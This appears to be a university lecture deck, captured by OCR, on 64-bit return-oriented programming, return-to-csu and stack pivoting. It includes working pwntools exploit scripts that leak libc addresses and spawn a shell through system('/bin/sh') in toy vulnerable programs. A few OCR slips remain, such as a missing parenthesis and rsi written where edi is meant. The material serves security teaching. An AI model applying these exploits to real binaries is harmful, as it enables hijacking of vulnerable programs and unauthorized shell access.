Advanced Return-Oriented programming


Insu Yun

Today’s lecture

- Understand ROP in 64-bit
- Understand return-to-csu
- Understand stack po

Review (32-bit)

Q: Would it work in 64bit?



[__libc_start_main@got]

[main]

vuln’s return address
[puts]

1st exploit

["/bin/sh"]

[????]

vuln’s return address
[system]

2nd exploit

ROP in 64-bit

- Need to set an argument in rdi
- e.g., we need a gadget like

```
pop     rdi
ret
```

```
$ objdump -dj .text ./hello|grep "pop    %rdi"
$
```

No such instruction exists!

Gadgets by breaking instructions

- At the end of __libc_csu_init(), we have following instructions

```
0x400d82 :    pop    r15
0x400d84 :    ret
```

- If we use an address in the middle, we will get

```
0x400d83 :     pop    rdi
0x400d84 :     ret
```


Get more gadgets using ropper

- In our server, we installed a tool called ropper
  - https://github.com/sashs/Ropper

```
$ ropper --file [program]

Gadgets
=======
0x080487f1: adc al, 0x41; ret;
0x0804855e: adc al, 0x50; call edx;
0x08048611: add al, 0x89; ret 0x458b;
0x080484d1: add al, 8; call eax;
0x0804850b: add al, 8; call edx;
0x0804868f: add bl, dh; ret;
...
```

64bit ROP using “pop rdi; ret”



[main]

[puts]

[__libc_start_main@got]

vuln’s return address
[pop rdi;ret]

1st exploit

[system]

[“/bin/sh”]

vuln’s return address
[pop rdi;ret]

2nd exploit

Review: sample

```c
void vuln() {
    char buf[32];
    read(0, buf, 0x100);
}

int main() {
    puts("Welcome!");
    vuln();
    exit(0);
}
```

```python
from pwn import *

p = process('./vuln')
e = ELF('./vuln')
p.readline() # Welcome

pop_rdi_ret = 0x0000000000400623
payload = ("A"*0x28
                + p64(pop_rdi_ret)
                + p64(e.got['__libc_start_main'])
                + p64(e.symbols['puts'])
                + p64(e.symbols['_start']))
p.send(payload)

# Unlike 32bit, 64bit libc address contains NULL
# Therefore, puts() returns the address with line break(i.e., \n)
# (e.g., 'P\xd7\xa2\xf7\xff\x7f\n' -> 0x00007ffff7a2d750)
# This code eliminates the line break and make it 8 bytes
libc_start_main = u64(p.readline().strip().ljust(8, '\x00'))
libc = ELF('/lib/x86_64-linux-gnu/libc.so.6')
libc_base = libc_start_main - libc.symbols['__libc_start_main']
print("LIBC_BASE: 0x%x" % libc_base)

# 2nd exploit
libc.address = libc_base
payload = ("A"*0x28
                + p64(pop_rdi_ret)
                + p64(next(libc.search('/bin/sh')))
                + p64(libc.symbols['system'])
p.send(payload)
p.interactive()
```

- $ python exploit.py


```
[+] Starting local process './vuln': pid 12103
[*] '/home/vagrant/vuln'
    Arch:     amd64-64-little
    RELRO:    Partial RELRO
    Stack:    No canary found
    NX:       NX enabled
    PIE:      No PIE (0x400000)
[*] '/lib/x86_64-linux-gnu/libc.so.6'
    Arch:     amd64-64-little
    RELRO:    Partial RELRO
    Stack:    Canary found
    NX:       NX enabled
    PIE:      PIE enabled
LIBC_BASE: 0x7ffff7a0d000
[*] Switching to interactive mode
Welcome!
$ id
uid=1000(vagrant) gid=1000(vagrant) groups=1000(vagrant)
```

Another example

```c
void vuln() {
    char buf[32];
    read(0, buf, 0x100);
}

int main() {
    write(1, "Welcome!\n", 9);
    vuln();
    exit(0);
}
```

Let’s exploit this!



[main]

[puts]

[__libc_start_main@got]

vuln’s return address
[pop rdi;ret]

No more puts()!

Need to set
3 arguments!

[write]

[8]

[__libc_start_main@got]

[1] // stdout

vuln’s return address
[gadget X]

write(1, __libc_start_main@got, 8);

Can we find this gadget?

- 1st try

```
pop rdx
pop rsi
pop rdi
ret
```

No such gadget exists

- 2nd try

```
pop rdi
ret
```

```
pop rsi
ret
```

```
pop rdx
ret
```

Unfortunately no such gadget in a small program!

Return-to-csu

- return-to-csu: A *New(?)* Method to Bypass 64-bit Linux ASLR (Blackhat ASIA’ 18)
  - https://i.blackhat.com/briefings/asia/2018/asia-18-Marco-return-to-csu-a-new-method-to-bypass-the-64-bit-Linux-ASLR-wp.pdf

  - New? No! it is very very old technique for hackers
  - Well documented though

__libc_csu_init

```
void
__libc_csu_init (int argc, char **argv, char **envp)
{
  ...
  const size_t size = __init_array_end - __init_array_start;
  for (size_t i = 0; i < size; i++)
      (*__init_array_start [i]) (argc, argv, envp);
}
```

```
; set arguments (argc, argv, envp)
mov    rdx,r15
mov    rsi,r14
mov    edi,r13d
call   QWORD PTR [r12+rbx*8]

; for loop
add    rbx,0x1
cmp    rbp,rbx
jne    __libc_csu_init+64

; clean up
add    rsp,0x8
pop    rbx
pop    rbp
pop    r12
pop    r13
pop    r14
pop    r15
ret
```

return-to-csu

(1) Set registers using clean up

```
pop     rbx
pop     rbp
pop     r12
pop     r13
pop     r14
pop     r15
ret
```

(2) Jump to function calls

```
; set arguments (argc, argv, envp)
mov     rdx,r15
mov     rsi,r14
mov     edi,r13d
call    QWORD PTR [r12+rbx*8]

; for loop
add     rbx,0x1
cmp     rbp,rbx
jne     __libc_csu_init+64
```

- r15 at (1) will be rdx (3rd argument)
- r14 at (1) will be rsi (2nd argument)
- r13d at (1) will be rsi (1st argument)
- rbx == 0 && rbp == 1 for termination
- [r12+rbx*8] == [r12] == a function address

What should be r12 to call a function like write()?

GOT will save us ☺

- GOT = an address that contains a function address
    - e.g., r12 = write@GOT → [r12] = write()

- e.g., write(1, __libc_start_main@GOT, 8)
    - r15 at (1) will be rdx (3rd argument) = **8**
    - r14 at (1) will be rsi (2nd argument) = **__libc_start_main@GOT**
    - r13d at (1) will be rsi (1st argument) = **1**
    - rbx == 0 && rbp == 1 for termination
    - [r12+rbx*8] == [r12] == a function address = [**write@GOT]**

Successfully leak… then?

- Back to main
- Compute libc base address
- system(“/bin/sh”) using pop rdi; ret

How can we do that?

```
; set arguments (argc, argv envp)
mov     rdx,r15
mov     rsi,r14
mov     edi,r13d
call    QWORD PTR [r12+rbx*8]

; for loop
add     rbx,0x1
cmp     rbp,rbx
jne     __libc_csu_init+64

; clean up
add     rsp,0x8
pop     rbx
pop     rbp
pop     r12
pop     r13
pop     r14
pop     r15
ret
```

rsp + 8 * 7 will be the next return address!

```python
from pwn import *

p = process('./vuln', stderr=2)
e = ELF('./vuln')
p.readline() # Welcome

gadget1 = 0x000000000040066a # clean up
gadget2 = 0x0000000000400650 # func call
pop_rdi_ret = 0x0000000000400673

payload = (b"A"*0x28
                + p64(gadget1)
                + p64(0) # rbx
                + p64(1) # rbp
                + p64(e.got['write']) # r12
                + p64(1) # r13
                + p64(e.got['__libc_start_main']) # r14
                + p64(8) # r15
                + p64(gadget2)
                + p64(0) * 7
                + p64(e.symbols['main']))
p.send(payload)
libc_start_main = u64(p.read(8))#.strip().ljust(8, '\x00'))
libc = ELF('/lib/x86_64-linux-gnu/libc.so.6')
libc_base = libc_start_main - libc.symbols['__libc_start_main']
print("LIBC_BASE: 0x%x" % libc_base)
```

What if we cannot control stack?

```
void vuln() {
  char buf[32];
  printf("Stack leak: %p\n", buf);
  read(0, buf, 0x30);
}

int main() {
  puts("Welcome!");
  vuln();
  exit(0);
}
```


```
$ gdb ./vuln3
(gdb) r <<< $(python -c 'print"A"*0x30’)

…

Program received signal SIGSEGV, Segmentation fault.
0x00000000004005ff in vuln ()
(gdb) x/2gx $rsp
0x7fffffffdbe8: 0x4141414141414141      0x0000000000400630
```

Cannot overwrite after
return address
(i.e., no pop rdi; ret)

Solution: Stack pivoting



Let’s move our stack to controllable memory!

Common ways for stack pivoting

1. Relative stack pivoting
   - Use “add rsp, ???” or “sub rsp, ???” gadgets

   - Pros: No address leak is required
   - Cons: Limited range of movement


2. Absolute stack pivoting
   - Use "xchg rsp, ???” or “leave; ret” gadgets

   - Pros: Absolute address is required
   - Cons: Can change to any address

Let’s use leave; ret!

Review: Leave; ret


- Leave = mov rsp, rbp; pop rbp
  - i.e., if we can control rbp, we can control our rsp with that



```
; vuln
…
0x4005fe <vuln+55>:   leaveq
0x4005ff <vuln+56>:   retq
```

Review: Leave; ret

- Leave = mov rsp, rbp; pop rbp
  - i.e., if we can control rbp, we can control our rsp with that



vuln's return address
[leave; ret]

rbp
[buf - 8]

[????????]

[????????]

[????????]

```
; vuln
…
0x4005fe <vuln+55>:   leaveq
0x4005ff <vuln+56>:   retq
```

```python
from pwn import *

p = process('./vuln')
e = ELF('./vuln')
p.readline() # Welcome

stack_addr = int(p.readline().split(': ')[1], 16)
print(hex(stack_addr))

leave_ret = 0x00000000004005fe
pop_rdi_ret = 0x0000000000400693
payload = (p64(pop_rdi_ret) # payload
                + p64(e.got['__libc_start_main'])
                + p64(e.symbols['puts'])
                + p64(e.symbols['main']))

payload = payload.ljust(0x20)
payload += (p64(stack_addr - 8)     # rbp
                + p64(leave_ret))   # retaddr
p.send(payload)

libc_start_main = u64(p.readline().strip().ljust(8, '\x00'))
libc = ELF('/lib/x86_64-linux-gnu/libc.so.6')
libc_base = libc_start_main - libc.symbols['__libc_start_main']
print("LIBC_BASE: 0x%x" % libc_base)
```